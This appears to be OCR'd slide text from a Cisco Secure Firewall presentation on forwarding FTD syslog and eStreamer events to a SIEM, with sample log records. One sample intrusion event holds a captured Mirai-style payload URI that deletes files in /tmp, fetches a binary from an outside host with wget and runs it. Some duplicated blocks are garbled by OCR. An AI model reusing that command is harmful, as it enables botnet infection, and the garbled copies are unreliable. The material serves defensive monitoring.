
Event Id 430005



```
2022-06-02T01:09:30Z ftd %FTD-1-430005: DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 4, FirstPacketSecond:
2022-06-02T01:09:28Z, ConnectionID: 39388, SrcIP: 10.180.10.109, DstIP: 151.101.0.238, SrcPort: 50048, DstPort: 80, Protocol: tcp,
FileDirection: Download, FileAction: Malware Block, FileSHA256: 0549c7fd709a5090661a3a61e4ebd0e22c6f50defcf6304c6792676480ad4728,
SHA_Disposition: Malware, SperoDisposition: Spero detection not performed on file, ThreatName: Win.Trojan.Generic::95.sbx.tg, ThreatScore:
76, FileName: malz4.zip, FileType: ZIP, FileSize: 2854242, ApplicationProtocol: HTTP, Client: Firefox, WebApplication: Web Browsing, User:
Not Found, FilePolicy: vFTD-Malware-Policy, FileStorageStatus: File Size Is Too Large, FileSandboxStatus: File Size Is Too Large, URI: /static/f/
830757/26216361/1431953506867/malz4.zip?token=J9f T77tZHY0iWTkOUdM3hx6JVA=, IngressVRF: Global, EgressVRF: Global
```

Syslog Sample: Malware Event

Event Id 430005




```
2022-06-02T01:09:30Z ftd %FTD-1-430005: DeviceUUID: a8af1240-4829-11ec-b62a-af3eff1734bd, InstanceID: 4, FirstPacketSecond:
2 09:28Z, ConnectionID: 39388, SrcIP: 10.180.10.109, DstIP: 151.101.0. 0048, DstPort: 80, Protocol: t
I ownload, FileAction: Malware Block, FileSHA256: 0549c7fd709a509( bd0e22c6f50defcf6304c6792( 8,
SHA_Disposition: Malware, SperoDisposition: Spero detection not performed on file, ThreatName: Win.Trojan.Generic::95.sbx.tg, ThreatScore:
76, FileName: malz4.zip, FileType: ZIP, FileSize: 2854242, ApplicationProtocol: efox, WebApplication: Web Browsing, User:
Not Found, FilePolicy: vFTD-Malware-Policy, FileStorageStatus: File Size Is Too Large, FileSandboxStatus: File Size Is Too Large, URI: /static/f/
830757/26216361/1431953506867/malz4.zip?token=J9f T77tZHY0iWTkOUdM3hx6JVA=, IngressVRF: Global, EgressVRF: Global
```

Syslog Challenges: FTD

- No IoC, Impact Flags, Discovery, correlation and host events, etc.....
- Not available for later access to FTD due to limited storage (depends on buffer)
- No on demand comprehensive data for Intrusion Events
- No Redundancy (backup)
- TLS syslog is only supported over the data interfaces
- Less dashboard customization as compared to Event Streamer (eStreamer)

Data Correlation is Critical



DNS Activity

IOCs

Intrusion Events

OS Version Data

Local Vuln

IPSec Intel

URL Sec Intel

DNS Sec Intel

User Data

Threat Intel

Policy Violation

Network Flow

Malware


File Data

App Data

Data Correlation is Critical

All Events

Analysis
Organisation
Filtration
Correlation
Relatedness
Intelligence
Integration



WHY?

- Most SOCs fail or keep getting “re-invented”
- Good Security Analysts are hard to find/keep and are expensive


The COST of security is not sustainable even in today’s climate of regulation, fear, and loss.

Event Streamer (eStreamer)

Secure Firewall Management Center

- Provides 8 types of Security Events
- Supports Correlation events
  - Reduces noise and admin overhead
- On demand comprehensive data for Intrusion Events
- Requires Cisco enCore client on SIEM solutions: Splunk, Sentinel, Arcsight

https://splunkbase.splunk.com/app/3662/



eStreamer Event Configuration

Select the types of events that will be sent to connected eStreamer clients

Discovery Events ☑

Correlation and Allow List Events ☑

Impact Flag Alerts ☑

Intrusion Events ☑


Intrusion Event Packet Data ☑

User Activity ☑

Malware Events ☑

File Events ☑

Connection Events ☑



eStreamer **client (eNcore)**

Linux

2

SSL tunnel (TCP 8302)

FMC (eStreamer **server**)

1

managed devices

3


JSON or **Splunk** or **CEF** (for Arcsight)

SIEM server

Event Streamer (eStreamer): Configuration

Secure Firewall Management Center


1. System > Integration



Create Client

Hostname
198.18.133.199
198.18.133.206
198.18.133.242

2. Create Client




Create Client

Hostname * 198.18.133.199

Password ••••••••

Save Cancel



3. Event Configuration

eStreamer Event Configuration

Select the types of events that will be sent to connected eStreamer clients

Discovery Events	☑
Correlation and Allow List Events	☑
Impact Flag Alerts	☑
Intrusion Events	☑
Intrusion Event Packet Data	☑
User Activity	☑
Malware Events	☑
File Events	☑
Connection Events	☑

Save

Event Streamer (eStreamer)


Security Event and Metadata Record Types

Record Type	Description
10-29 and more	Discovery Event
71	Connection Data
112	Correlation Event
125	Malware Event
400	Intrusion Event Record
500	File Event


Metadata Record Type	Metadata Description
2	Packet Data (IPS)
9	Intrusion Impact Alert (IPS)
62	User Metadata
121	URL Category Metadata
123	Managed Device Metadata
128	Malware Event Type Metadata

Event Streamer (eStreamer): Sample

IPS Event with Packet Data




```
rec_type=400 event_sec=1653721334 fw_policy=CSTA-vFTD-HF fw_rule=Restricted-ports app_proto=Unknown blockType=85
blocked=Yes blocked_reason_id=0 client_app=Unknown connection_id=60329 instance_id=1 connection_sec=1653721334
dest_ip_country=unknown dest_ip=10.180.10.25 dest_port=80 device_id=1 event_id=3157 event_usec=319822 gid=1
http_hostname=127.0.0.1:80 http_response=0 http_uri=/shell?cd+/tmp;rm+-rf+*;wget+jx.qingdaosheng.com/jaws;sh+/tmp/jaws
impact_bits=65 iface_egress=Inside iface_ingress=Outside num_ioc=0 ip_proto=TCP mpls_label=0 original_src_ip=:: ids_policy=CSTA-
vFTD-HF-IPS-Policy priority=high rev=1 security_context=b'00000000000000000000000000000000' sec_zone_egress=Inside
sec_zone_ingress=Outside smtp_attachements="" smtp_from="" stmp_headers="" snort_version=3 src_ip_country=india
src_ip=103.231.46.130 src_port=35492 ssl_actual_action=Unknown ssl_flow_status=Unknown user=Unknown vlan_id=0
web_app=Unknown rec_type_category="IPS EVENT" rec_type_desc="Intrusion Event" msg="MALWARE-CNC User-Agent known
malicious user-agent string - Mirai" sid=58992 class_desc="A Network Trojan was Detected" class=trojan-activity impact=1
impact_desc="Red (vulnerable)" net_analysis_policy=Custom-NAP-Policy sensor=CSTA-vFTD-Production
```



```
rec_type=2 event_sec=1653721334 device_id=1 event_id=3157 link_type=148
packet=b'ff02010a0b0cff01020a0b0c0800450000c0000000004006000067e72e820ab40a198aa40050000000010000000150102000000000
00557365722d4167656e743a2048656c6c6f2c20776f726c640d0a486f73743a203132372e302e302e313a38300d0a4163636570743a207465
78742f68746d6c2c6170706c69636174696f6e2f7868746d6c2b786d6c2c6170706c69636174696f6e2f786d6c3b713d302e392c696d6167652f
776562702c2a2f2a3b713d302e380d0a436f6e6e656374696f6e3a206b6565702d616c697665' packet_len=206 packet_usec=319822
packet_sec=1653721334 rec_type_category=PACKET rec_type_desc="Packet Data" sensor=CSTA-vFTD-Production
```

Event Streamer (eStreamer): Sample

IPS Event with Packet Data




```
rec_type=400 1653721334 =CSTA-vFTD-HF fw_rule=Restricted-ports app_proto=Unknown blockType=85
blocked=Yes app=Unknown connection_id=60329 instance_id=1 connection_sec=1653721334
dest_ip_country=unknow 80.10.25 dest evice_id=1 event_id=315 c=319822 gid=1
http_hostname=127.0.0.1:80 http_response=0 http_uri=/ mp;rm+-rf+*;wget+jx.qingda aws;sh+/tmp/jaws
impact_bits=65 iface_egress=Inside iface_ingress=Outside num_ioc=0 ip_proto=TCP mpls_label=0 original_src_ip=:: ids_policy=CSTA-
vFTD-HF-IPS-Policy priority=high rev=1 security_context=b'00000000000000000000000000000000' sec_zone_egress=Inside
sec_zone_ingress=Outside smtp_attachements="" smtp_from="" stmp_headers="" snort_version=3 src_ip_country=india
.46.130 src_port=35492 ssl_actual_action=Unknown ssl_flow_status=Unknown user=Unknown vlan_id=0
wn rec_type_category="IPS EVENT" rec_type_desc="Intrusion Event" msg="MALWARE-CNC User-Agent known
agent string - Mirai" sid=58992 class_desc="A Network Trojan was Detected" class=trojan-activity impact=1
impact_desc="Red (vulnerable)" net_analysis_policy=Custom-NAP-Policy sensor=CSTA-vFTD-Production
```

```
rec_type=2 event_sec=1653721334 device_id=1 event_id=3157 link_type=148
packet=b'ff02010a0b0cff01020a0b0c0800450000c0000000004006000067e72e820ab40a198aa400500000000100000001501020000000000
00557365722d4167656e743a2048656c6c6f2c20776f726c640d0a486f73743a203132372e302e302e313a38300d0a4163636570743a207465
46d6c2c6170706c69636174696f6e2f7868746d6c2b786d6c2c6170706c69636174696f6e2f786d6c3b713d302e392c696d6167652f
c2a2f2a3b713d302e380d0a436f6e6e656374696f6e3a206b6565702d616c697665' packet_len=206 packet_usec=319822
packet_sec=1653721334 rec_type_category=PACKET rec_type_desc="Packet Data" sensor=CSTA-vFTD-Production
```

Event Streamer (eStreamer): Sample

Malware Event



```
rec_type=125 event_sec=1654132169 policy_uuid=fbc59f0e-a813-11ec-9db8-a7b6d5ee8f2f file_action="Malware Block"
agent_uuid=00000000-0000-0000-0000-000000000000 app_proto=HTTP archive_depth=0 archive_name="" archive_sha=""
client_app=Firefox connection_id=39388 connection_sec=1654132168 instance_id=4 dest_ip_country="united states"
dest_ip=151.101.0.238 dest_port=80 detection="" detector=SHA device_id=1 direction=Download disposition=Malware event_description=""
subtype=N/A type="Threat Detected in Network File Transfer" file_name=malz4.zip file_path=""
sha256=0549c7fd709a5090661a3a61e4ebd0e22c6f50defcf6304c6792676480ad4728 file_size=2854242 file_ts=0 file_type=ZIP
http_response=0 num_ioc=0 parent_fname="" parent_sha256="" ip_proto=TCP retro_disposition=Malware
security_context=b'00000000000000000000000000000000' src_ip_country=unknown src_ip=10.180.10.109 src_port=50048
ssl_actual_action=Unknown ssl_cert_fingerprint=b'0000000000000000000000000000000000000000' ssl_flow_status=Unknown
threat_score=76 uri="/static/f/830757/26216361/1431953506867/malz4.zip?token=J9fT77tZHY0iWTkOUdM3hx6JVA=" user=""
agent_user=Unknown web_app=4294967295 rec_type_category="MALWARE EVENT" rec_type_desc="Malware Event Record" cloud=N/A
malware_event_type="Threat Detected in Network File Transfer" malware_event_subtype=N/A file_policy=vFTD-Malware-Policy
sensor=CSTA-vFTD-Production
```

signature

